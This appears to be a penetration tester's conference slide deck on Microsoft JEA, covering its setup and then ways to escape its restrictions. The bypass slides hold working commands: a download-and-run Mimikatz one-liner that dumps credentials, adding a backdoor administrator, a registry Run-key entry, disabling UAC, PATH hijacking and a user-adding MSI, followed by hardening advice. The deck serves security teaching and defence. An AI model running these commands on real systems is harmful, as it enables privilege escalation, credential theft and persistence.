Bypassing Microsoft JEA role capabilities for fun & profit

whoami

★ Cristhian Parrot - @elc0rr3Km1n0s

★ Sr. Penetration Tester & Lead Auditor @Airbus

★ Father, Bug Hunter, Tech-entrepreneur

Plan

- ★ Intro
- ★ Install Prerequisites
- ★ Using JEA
- ★ Breaking into JEA
- ★ Security measures

Quick Intro


Just Enough Administration (JEA)

RBAC solution

Works with PowerShell

Works as a whitelist and not as a blacklist


JEA concept



Admin VM
Import-Module ActiveDirectory
Remove-ADUser
Restart-Computer
....
User request
PROHIBITED
Helpdesk Operator
VisibleCmdlets
JEA with limited cmdlets
Enter-PSSession
Get-ADUser
Set-ADUser
...
Active Directory Domain Controller


Prerequisites

- ★ Powershell 5.0 or Later (5.1 recommended)



```
PS C:\> $PSVersionTable.PSVersion

Major  Minor  Build  Revision
-----  -----  -----  --------
5      0      10586  63


PS C:\>
```

- ★ PowerShell Remoting




```
PS C:\windows\system32> enable-psremoting
WinRM has been updated to receive requests.
WinRM service type changed successfully.

WinRM has been updated for remote management.
WinRM firewall exception enabled.

PS C:\windows\system32> _
```

Enabled by default on Windows Server 2012, 2012 R2, and 2016


- ★ PS Remoting (and WinRM) listen on the following ports:
  - ○ HTTP: 5985
  - ○ HTTPS: 5986

How JEA works

- ❑ Create a PS session configuration file




```
> New-PSSessionConfigurationFile -Path 'C:\Program Files\WindowsPowerShell\example_conf.pssc' -Full
```




```
@{

# ID used to uniquely identify this document
GUID = 'a33562b3-dd53-38f4-c591-923450e029a2'

# Author of this document
Author = 'Patrick'

# Description of the functionality provided by these settings
Description = ''

# Company associated with this document
CompanyName = ''

# Session type defaults to apply for this session configuration. Can be 'RestrictedRemoteServer' (recommended), 'Empty', or 'Default'
SessionType = 'RestrictedRemoteServer'

# Directory to place session transcripts for this session configuration
# TranscriptDirectory = 'C:\ProgramData\JEAConfiguration\Transcripts'

# Whether to run this session configuration as the machine's (virtual) administrator account
# RunAsVirtualAccount = $true

# User roles (security groups), and the role capabilities that should be applied to them when applied to a session
RoleDefinitions = @{ 'Domain\HelpdeskOperator' = @{ RoleCapabilities = 'JEAHelpdeskOperator' };
                     'Domain\ServerMonitors' = @{ VisibleCmdlets = 'Get-Service','Get-Process' }}

# Language mode to apply when applied to a session. Can be 'NoLanguage' (recommended), 'RestrictedLanguage','ConstrainedLanguage', or
LanguageMode = 'FullLanguage'

# Execution policy to apply when applied to a session
ExecutionPolicy = 'Restricted'
```

How JEA works


- Create a PS role capability file for HelpDesk



```
> New-Item -Path 'C:\Program Files\WindowsPowerShell\Modules\JEA\RoleCapabilities' -ItemType Directory
```




```
> New-PSRoleCapabilityFile -Path 'C:\Program Files\WindowsPowerShell\Modules\JEA\RoleCapabilities\JEAHelpdeskOperator.psrc'
```



```
# Aliases to make visible when applied to a session
# VisibleAliases = 'Item1', 'Item2'

# Cmdlets to make visible when applied to a session
VisibleCmdlets = 'Restart-Computer', 'Get-WindowsFeature', 'Get-HotFix',
                 @{ Name = 'Get-Service'; Parameters = @{ Name = 'DisplayName'; ValidateSet = 'DNS Client', 'DNS Server' }},
                 @{ Name = 'Restart-Service'; Parameters = @{ Name = 'Name'; ValidatePattern = 'DNS.*' }}

# External commands (scripts and applications) to make visible when applied to a session
VisibleExternalCommands = 'C:\Windows\System32\whoami.exe', 'C:\Windows\System32\gpupdate.exe', 'gpresult.exe'

# Providers to make visible when applied to a session
# VisibleProviders = 'Item1', 'Item2'

# Scripts to run when applied to a session
# ScriptsToProcess = 'C:\ConfigData\InitScript1.ps1', 'C:\ConfigData\InitScript2.ps1'
```


How JEA works

❑ Registering the configuration




```
> Register-PSSessionConfiguration -Name JEAHelpdeskOperator -Path 'C:\Program Files\WindowsPowerShell\example_conf.pssc'
> Restart-Service WinRM
```

❑ Testing the configuration



```
> Enter-PSSession -ComputerName <target01> -ConfigurationName JEAHelpdeskOperator
```



```
[target01]: PS>Get-Command

CommandType          Name




-----------          ----
Function             Clear-Host
Function             ExitPSSession
Function             Get-Command
Function             Get-FormatData
Function             Get-Help
Function             Measure-Object
Function             Out-Default
Function             Get-Service
Function             Restart-Service
Function             Select-Object

[target01]: PS>
```

★ "RestrictedRemoteServer" allows the execution of the following commands:

- ○ Clear-Host (cls, clear)
- ○ Exit-PSSession (exsn, exit)
- ○ Get-Command (gcm)
- ○ Get-FormatData
- ○ Get-Help
- ○ Measure-Object (measure)
- ○ Out-Default
- ○ Select-Object (select)

Privilege escalation tips

DANGEROUS COMMANDS

- ★ GRANTING A USER TO ADMIN
  - ○ **Add-ADGroupMember, Add-LocalGroupMember, net.exe, dsadd.exe**
- ★ RUNNING ARBITRARY CODE
  - ○ **Start-Process, New-Service, Invoke-Item, Invoke-WmiMethod, Invoke-Command, New-ScheduledTask, Register-ScheduledJob**

Privilege escalation tips


Quick wins

```
1: net.exe group Administrators unprivilegeduser /add

2: Start-Process -FilePath '\\netshare\share\malware.exe'

If "FullLanguage" is enabled:
3: Invoke-Command <TARGET> (iex((New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1')); Invoke-Mimikatz –DumpCreds)
```

Privilege escalation tips

Playing with files and folders paths

Filter with wildcards:



```
[bool] $FileOk = $Path -like "D:\*" -or $Path -like "C:\Users\*" -or $Path -like "C:\ProgramData\*"
```

WE HEARD YOU LIKE... POWERSHELL DIRECT!
SO NOW YOU CAN SECURE AND STRICT ACCESS WITH JEA!

Bypass:


```
C:\Users\..\Windows\System32\...
```

Privilege escalation tips

Playing with the registry

Scenario:
A rule allows some changes in the registry, but a filter checks that the strings "SOFTWARE\Microsoft", "Microsoft\Windows" are not present in the path specified by the user.

Bypass filter:



```
PS C:\> New-ItemProperty -Path "HKLM:\SOFTWARE\pentest\..\Microsoft\pentest\..\Windows\CurrentVersion\Run"
-Name "pentest" -Value "`"C:\Windows\System32\cmd.exe`" /C C:\Users\unprivileged_user\Documents\adduser.bat"
```

Privilege escalation tips

Playing with the registry

Issues with UAC?


Disable it!

```
PS C:\> Set-ItemProperty -Path
"HKLM:\SOFTWARE\pentest\..\Microsoft\pentest\..\Windows\CurrentVersion\Pol
icies\System" -Name "EnableLUA" -Value 0
```


Privilege escalation tips

Playing with WinRM session variables

Abuse of PS module variable (and wildcards):



```
PS C:\> $Env.PSModulePath
C:\Users\<virtual_user>\Documents\WindowsPowerShell\Modules;C:\Program Files\WindowsPowerShell\Modules;
C:\windows\system32\WindowsPowerShell\v1.0\Modules;D:\<custom_dir>\WindowsPowerShell\Modules
```




```
PS C:\> Copy-Item -Path "C:\Users\<unprivileged_user>\Documents\<ModuleName>"
-Destination "C:\Users\..\Program Files\WindowsPowerShell\Modules\<ModuleName>" -Recurse 1
```

Privilege escalation tips

Playing with environment variables

Modification of PATH variable allowed?



```
PS C:\> Set-EnvVariable PATH "C:\Users\<unprivileged_user>\Documents;C:\Windows\System32;
C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\"
```


Create evil cmd.exe into the controlled path:

`C:\Users\<unprivileged_user>\Documents\cmd.exe`

Privilege escalation tips

Rights to install MSIs?

Generation of a MSI package (thanks #PowerSploit ☺)



```
PS C:\> Write-UserAddMSI -Username backdoor -Password password123 -Path <String> -Verbose
```

```
PS C:\> Invoke-WindowsInstaller "/i <X>:\Temp\UserAdd.msi /quiet
/norestart"
```

Privilege escalation tips


Abuse of the second hop

Check if CredSSP is enabled on target host:

- Launch Mimikatz
- PTH
- Etc...

PowerShell Logging

As a Blue Team (or pentester) Check if scriptblocklogging is enabled:



```
Get-ItemProperty -Path HKLM:\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging -Name "EnableScriptBlockLogging"
Get-ItemProperty -Path HKLM:\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging -Name "EnableScriptBlockInvocationLogging"
```

Security measures

Securing JEA

☑ Constraing Language mode

☑ Constrained endpoints

☑ PS Auditing via GPO to all target systems

☑ Enabling centralized PS transcript logging via GPO of all target systems

☑ Only allow signed scripts - certificates to run

☑ Application white listing via App restriction policies

Links

Microsoft	https://docs.microsoft.com/en-us/powershell/jea/overview
Technet Microsoft Blog	https://blogs.technet.microsoft.com/datacentersecurity/2017/04/24/leverage-powershell-just-enough-administration-for-your-helpdesk/
MSDN Microsoft blog	https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/
FireEye	https://www.fireeye.com/content/dam/fireeye-www/global/en/solutions/pdfs/wp-lazanciyan-investigating-powershell-attacks.pdf

Thanks for your attention!

Cristhian Parrot - @elc0rr3Km1n0s
cparrot@pm.me